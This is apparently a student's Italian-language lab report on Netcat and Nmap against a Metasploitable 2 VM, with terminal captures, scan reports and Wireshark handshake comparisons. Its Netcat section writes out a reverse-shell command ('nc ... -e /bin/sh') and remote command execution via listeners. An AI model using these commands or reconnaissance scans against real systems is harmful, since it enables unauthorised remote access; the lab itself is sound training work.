


## W9D1 – Netcat ed Nmap


### Netcat

Per prima cosa ho eseguito i comandi indicati nell'esercizio, aprendo una shell ed eseguendo dei comandi per vedere prima i file nella macchina Kali, poi i file nella macchina Metasploitable 2.



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ nc -l -p 1234  
ls  
apt-get.save  
BurpSuiteCommunity  
Desktop  
dnsmasq.save  
Documents  
Downloads  
emacs  
gameshell-save.sh  
gameshell.sh  
gameshell.sh.1  
gameshell.sh.2  
gameshell.sh.3  
gameshell.sh.4  
Music  
Pictures  
programmi  
Public  
__pycache__  
socket.py  
studenti  
Templates  
Videos  
ls -A  
apt-get.save  
.bash_logout  
.bashrc  
.bashrc.original  
.BurpSuite  
BurpSuiteCommunity  
.cache  
.config  
Desktop  
.dnsmc  
dnsmasq.save  
Documents  
.dotnet  
Downloads  
python3zio... portscanne... backdoorse... topscanner...
```

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ nc 192.168.50.100 1234 -e /bin/sh  
ls  
ls
```



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ nc -l -p 1234  
ls  
vulnerable  
ls -A  
.bash_history  
.distcc  
.mysql_history  
.profile  
.rhosts  
.ssh  
.sudo_as_admin_successful  
vulnerable
```

```
Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/sh  
ls  
ls
```

Successivamente ho eseguito gli altri comandi indicati, prima per trovare le informazioni riguardo a Kali, e poi per trovare le informazioni di Metasploitable da Kali.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc 192.168.50.100 1234  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-  
) x86_64 GNU/Linux  
(kali@kali)-[~]  
$ nc 192.168.50.100 1234  
root  
(kali@kali)-[~]  
$ nc 192.168.50.100 1234  
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root         1  0.0  0.7   22336 14156 ?        Ss   13:23   0:02 /sbin/init  
splash      2  0.0  0.0      0     0 ?        S    13:23   0:00 [kthreadd  
root        3  0.0  0.0      0     0 ?        S    13:23   0:00 [pool_wor  
queue_release]  
root        4  0.0  0.0      0     0 ?        I<   13:23   0:00 [kworker:  
-rcu_g]  
root        5  0.0  0.0      0     0 ?        I<   13:23   0:00 [kworker:  
-rcu_p]  
root        6  0.0  0.0      0     0 ?        I<   13:23   0:00 [kworker:  
-slub_]  
root        7  0.0  0.0      0     0 ?        I<   13:23   0:00 [kworker:  
-netns]  
root       10  0.0  0.0      0     0 ?        I<   13:23   0:00 [kworker:  
:0H-events_highpri]  
root       11  0.0  0.0      0     0 ?        I    13:23   0:00 [kworker/u  
4:0-ext4-rsv-conversion]  
root       12  0.0  0.0      0     0 ?        I<   13:23   0:00 [kworker/R  
-mm_pe]  
root       13  0.0  0.0      0     0 ?        I    13:23   0:00 [rcu_tasks  
_kthread]  
root       14  0.0  0.0      0     0 ?        I    13:23   0:00 [rcu_tasks  
_rude_kthread]  
root       15  0.0  0.0      0     0 ?        I    13:23   0:00 [rcu_tasks  
_trace_kthread]  
root       16  0.0  0.0      0     0 ?        S    13:23   0:00 [ksoftirqd  
/0]  
root       17  0.0  0.0      0     0 ?        I    13:23   0:02 [rcu_preem  
pt]
```


```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
$ nc -l -p 1234 -c "uname -a"  
(root@kali)-[~]  
$ nc -l -p 1234 -c whoami  
(root@kali)-[~]  
$ nc -l -p 1234 -c "ps -aux"  
(root@kali)-[~]  
$
```

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ nc 192.168.50.101 1234  
msfadmin  
(kali@kali)-[~]  
$ nc 192.168.50.101 1234  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
GNU/Linux  
(kali@kali)-[~]  
$ nc 192.168.50.101 1234  
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root         1  0.1  0.3   2844 1692 ?        Ss   11:52   0:00 /sbin/init  
root        2  0.0  0.0      0     0 ?        S<   11:52   0:00 [kthreadd]  
root        3  0.0  0.0      0     0 ?        S<   11:52   0:00 [migration/0  
]  
root        4  0.0  0.0      0     0 ?        S<   11:52   0:00 [ksoftirqd/0  
]  
root        5  0.0  0.0      0     0 ?        S<   11:52   0:00 [watchdog/0]  
root        6  0.0  0.0      0     0 ?        S<   11:52   0:00 [events/0]  
root        7  0.0  0.0      0     0 ?        S<   11:52   0:00 [khelper]  
root       41  0.0  0.0      0     0 ?        S<   11:52   0:00 [kblockd/0]  
root       44  0.0  0.0      0     0 ?        S<   11:52   0:00 [kacpid]  
root       45  0.0  0.0      0     0 ?        S<   11:52   0:00 [kacpi_notif  
y]  
root       91  0.0  0.0      0     0 ?        S<   11:52   0:00 [kseriod]  
root      130  0.0  0.0      0     0 ?        S    11:52   0:00 [pdflush]  
root      131  0.0  0.0      0     0 ?        S    11:52   0:00 [pdflush]  
root      132  0.0  0.0      0     0 ?        S<   11:52   0:00 [kswapd0]  
root      174  0.0  0.0      0     0 ?        S<   11:52   0:00 [aio/0]  
root     1130  0.0  0.0      0     0 ?        S<   11:52   0:00 [ksnapd]  
root     1298  0.0  0.0      0     0 ?        S<   11:52   0:00 [ata/0]  
root     1301  0.0  0.0      0     0 ?        S<   11:52   0:00 [ata_aux]  
root     1310  0.0  0.0      0     0 ?        S<   11:52   0:00 [scsi_eh_0]  
root     1313  0.0  0.0      0     0 ?        S<   11:52   0:00 [scsi_eh_1]  
root     1334  0.0  0.0      0     0 ?        S<   11:52   0:00 [ksuspend_us  
bd]  
root     1335  0.0  0.0      0     0 ?        S<   11:52   0:00 [khubd]  
root     2063  0.0  0.0      0     0 ?        S<   11:52   0:00 [scsi_eh_2]  
root     2219  0.0  0.0      0     0 ?        S<   11:52   0:00 [kjournald]
```

```
Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox  
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto  
Last login: Thu Jul  4 07:17:02 EDT 2024 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ nc 192.168.50.100 123  
(UNKNOWN) [192.168.50.100] 123 (ntp) : Connection refused  
msfadmin@metasploitable:~$ nc 192.168.50.100 1234  
kali  
msfadmin@metasploitable:~$ nc -l -p 1234 whoami  
whoami: forward host lookup failed: Host name lookup failure  
msfadmin@metasploitable:~$ nc -l -p 1234 -c whoami  
msfadmin@metasploitable:~$ nc -l -p 1234 -c "uname -a"  
msfadmin@metasploitable:~$ nc -l -p 1234 -c "ps -aux"  
nc ^[[Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq  
.html  
msfadmin@metasploitable:~$ nc -l -p 1234 -c "ps -aux"
```


## Nmap

Prima di presentare il report richiesto, riporto gli screenshot delle scansioni che ho eseguito sulla macchina Metasploitable 2. Lo screenshot seguente riporta la scansione TCP sulle porte well-known.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sT -p 0-1023 192.168.50.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 14:21 EDT  
Nmap scan report for 192.168.50.101  
Host is up (0.0025s latency).  
Not shown: 1012 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
  
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds  
  
(kali@kali)-[~]  
$
```

Lo screenshot che segue riporta invece la scansione SYN sulle porte well-known.



```
root@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /root/.zsh_history  
  
(root@kali)-[~]  
# sudo nmap -sS -p 0-1023 192.168.50.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 14:24 EDT  
Nmap scan report for 192.168.50.101  
Host is up (0.00079s latency).  
Not shown: 1012 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
  
MAC Address: 08:00:27:8D:17:A0 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 14.10 seconds  
  
(root@kali)-[~]  
#
```

Infine questo è lo screenshot della scansione con switch -A sulle porte well-known.

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# sudo nmap -A -p 0-1023 192.168.50.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 14:25 EDT  
Nmap scan report for 192.168.50.101  
Host is up (0.0016s latency).  
Not shown: 1012 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 192.168.50.100  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     vsFTPd 2.3.4 - secure, fast, stable  
|_ End of status  
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd
```

```
root@kali: ~  
File Actions Edit View Help  
  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,  
|_ ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
53/tcp    open  domain       ISC BIND 9.4.2  
| dns-nsid:  
|_ bind.version: 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_ http-title: Metasploitable2 - Linux  
111/tcp   open  rpcbind      2 (RPC #100000)  
| rpcinfo:  
|   program version  port/proto  service  
|   100000  2          111/tcp     rpcbind  
|   100000  2          111/udp     rpcbind  
|   100003  2,3,4      2049/tcp    nfs  
|   100003  2,3,4      2049/udp    nfs  
|   100005  1,2,3      57361/udp   mountd  
|   100005  1,2,3      60661/tcp   mountd  
|   100021  1,3,4      36476/tcp   nlockmgr  
|   100021  1,3,4      48656/udp   nlockmgr  
|   100024  1          49591/tcp   status  
|   100024  1          50889/udp   status  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshd  
513/tcp   open  login?
```



```
root@kali: ~  
File Actions Edit View Help  
513/tcp open  login?  
514/tcp open  shell          Netkit rshd  
MAC Address: 08:00:27:8D:17:A0 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/  
o:linux:linux_kernel  
  
Host script results:  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:  
   <unknown> (unknown)  
|_ clock-skew: mean: 1h59m56s, deviation: 2h49m47s, median: -7s  
|_ smb2-time: Protocol negotiation failed (SMB2)  
| smb-os-discovery:  
|   OS: Unix (Samba 3.0.20-Debian)  
|   Computer name: metasploitable  
|   NetBIOS computer name:  
|   Domain name: localdomain  
|   FQDN: metasploitable.localdomain
```

```
| FQDN: metasploitable.localdomain  
|_ System time: 2024-07-02T14:26:46-04:00  
  
TRACEROUTE  
HOP RTT    ADDRESS  
1   1.62 ms 192.168.50.101  
  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 94.72 seconds
```

## Report della scansione TCP sulle porte well-known.

Fonte dello scan: IP 192.168.50.100 della macchina Kali Linux in cui è installato Nmap.

Target dello scan: host con IP 192.168.50.101, macchina Metasploitable. La scansione riguarda il range di porte 0-1023, ovvero le porte well-known.

Tipo di scan: si tratta di una scansione TCP (-sT).

Porte aperte: 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514.

Servizi attivi sulle rispettive porte: ftp, ssh, telnet, smtp, domain, http, rpcbind, netbios-ssn, microsoft-ds, exec, login, shell. In totale 12 servizi su 12 porte aperte.

Porte chiuse: 1012 porte chiuse.

Durata della scansione: 13,26 secondi.

## Report della scansione SYN sulle porte well-known.

Fonte dello scan: IP 192.168.50.100 della macchina Kali Linux, nella quale è installato nmap.

Target dello scan: host con IP 192.168.50.101 della macchina Metasploitable 2. La scansione riguarda il range di porte 0-1023, ossia le porte well-known. Il MAC Address è 08:00:27:8D:17:A0.

Tipo di scan: si tratta di una scansione SYN (-sS).

Porte aperte: 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514

Servizi attivi sulle rispettive porte: ftp, ssh, telnet, smtp, domain, http, rpcbind, netbios-ssn, microsoft-ds, exec, login, shell (12 servizi attivi in tutto).

Porte chiuse: 1012 porte chiuse.

Durata della scansione: 14,10 secondi.

### **Report della scansione con switch -A sulle porte well-known.**

Fonte dello scan: IP 192.168.50.100 della macchina Kali, nella quale è installato nmap.

Target dello scan: IP 192.168.50.101 della macchina Metasploitable 2. Indirizzo MAC 08:00:27:8D:17:A0. Vengono scansionate le porte well-known 0-1023.

Informazioni aggiuntive sull'host trovate: sistema operativo Linux 2.6.9 – 2.6.33.

Tipo di scan: si tratta di una scansione con switch -A sulle porte well-known.

Porte aperte: 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514.

Servizi attivi sulle rispettive porte e relativa versione: ftp versione vsftpd 2.3.4, ssh versione OpenSSH 4.7p1, telnet Linux telnetd, smtp versione Postfix smtpd, domain versione ISC BIND 9.4.2, http versione Apache httpd 2.2.8 (Ubuntu) DAV/2, rpcbind versione 2 (RPC # 100000), netbios-ssn versione Samba smbd 3.X – 4.X, netbios-ssn versione Samba smbd 3.0.20-Debian, exec versione netkit-rsh rexecd, login, shell versione Netkit rshd (12 servizi attivi in tutto).

Porte chiuse: 1012 porte chiuse.

Durata della scansione: 94, 72 secondi.

### **Esercizio facoltativo**

Intercettando con Wireshark i pacchetti di dati scambiati durante le scansioni con Nmap, ho visto le differenze tra una scansione TCP e una scansione SYN. Per renderle più evidenti, riporto lo screenshot dei pacchetti Wireshark intercettati durante la scansione con la singola porta 80. Nel primo screenshot si vedono i pacchetti della scansione TCP, nella quale vengono completati tutti i passaggi del 3-way-handshake, stabilendo un canale. Si vede, infatti, lo scambio dei pacchetti SYN, SYN/ACK ed ACK.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.50.100	192.168.50.101	TCP	76	43724 → 80 [SYN] Seq=0 Win=
2	0.000537487	192.168.50.100	192.168.50.101	TCP	76	46302 → 443 [SYN] Seq=0 Win=
3	0.000744129	192.168.50.101	192.168.50.100	TCP	76	80 → 43724 [SYN, ACK] Seq=0
4	0.000761644	192.168.50.100	192.168.50.101	TCP	68	43724 → 80 [ACK] Seq=1 Ack=
5	0.001061067	192.168.50.101	192.168.50.100	TCP	62	443 → 46302 [RST, ACK] Seq=
6	0.001154236	192.168.50.100	192.168.50.101	TCP	68	43724 → 80 [RST, ACK] Seq=1
7	0.001573008	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
8	1.032055325	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
9	2.056609404	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
10	3.081292350	192.168.50.100	192.168.50.100	ICMP	117	Destination unreachable (Ho

Nello screenshot seguente si vedono invece i pacchetti scambiati durante una scansione SYN. Qui non vengono completati tutti i passaggi del 3-way-handshake, ma ci si ferma al pacchetto SYN/ACK e la comunicazione viene chiusa con un pacchetto RST, senza instaurare completamente il canale di comunicazione.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.101? Tel
2	0.000676112	PCSSystemtec_8d:17:...		ARP	62	192.168.50.101 is at 08:00:
3	0.054674035	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
4	1.075234980	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
5	2.098986023	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
6	3.123194334	192.168.50.100	192.168.50.100	ICMP	117	Destination unreachable (Ho
7	4.056800129	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
8	5.075054091	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
9	6.099608002	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
10	7.123297600	192.168.50.100	192.168.50.100	ICMP	117	Destination unreachable (Ho
11	8.057839252	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
12	9.074855733	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
13	10.098726371	PCSSystemtec_fd:d5:...		ARP	44	Who has 192.168.50.1? Tell
14	11.123101063	192.168.50.100	192.168.50.100	ICMP	117	Destination unreachable (Ho
15	13.075493341	192.168.50.100	192.168.50.101	TCP	60	60570 → 80 [SYN] Seq=0 Win=
16	13.077086876	192.168.50.101	192.168.50.100	TCP	62	80 → 60570 [SYN, ACK] Seq=0
17	13.077200996	192.168.50.100	192.168.50.101	TCP	56	60570 → 80 [RST] Seq=1 Win=
18	18.068153630	PCSSystemtec_8d:17:...		ARP	62	Who has 192.168.50.100? Tel
19	18.068170243	PCSSystemtec_fd:d5:...		ARP	44	192.168.50.100 is at 08:00: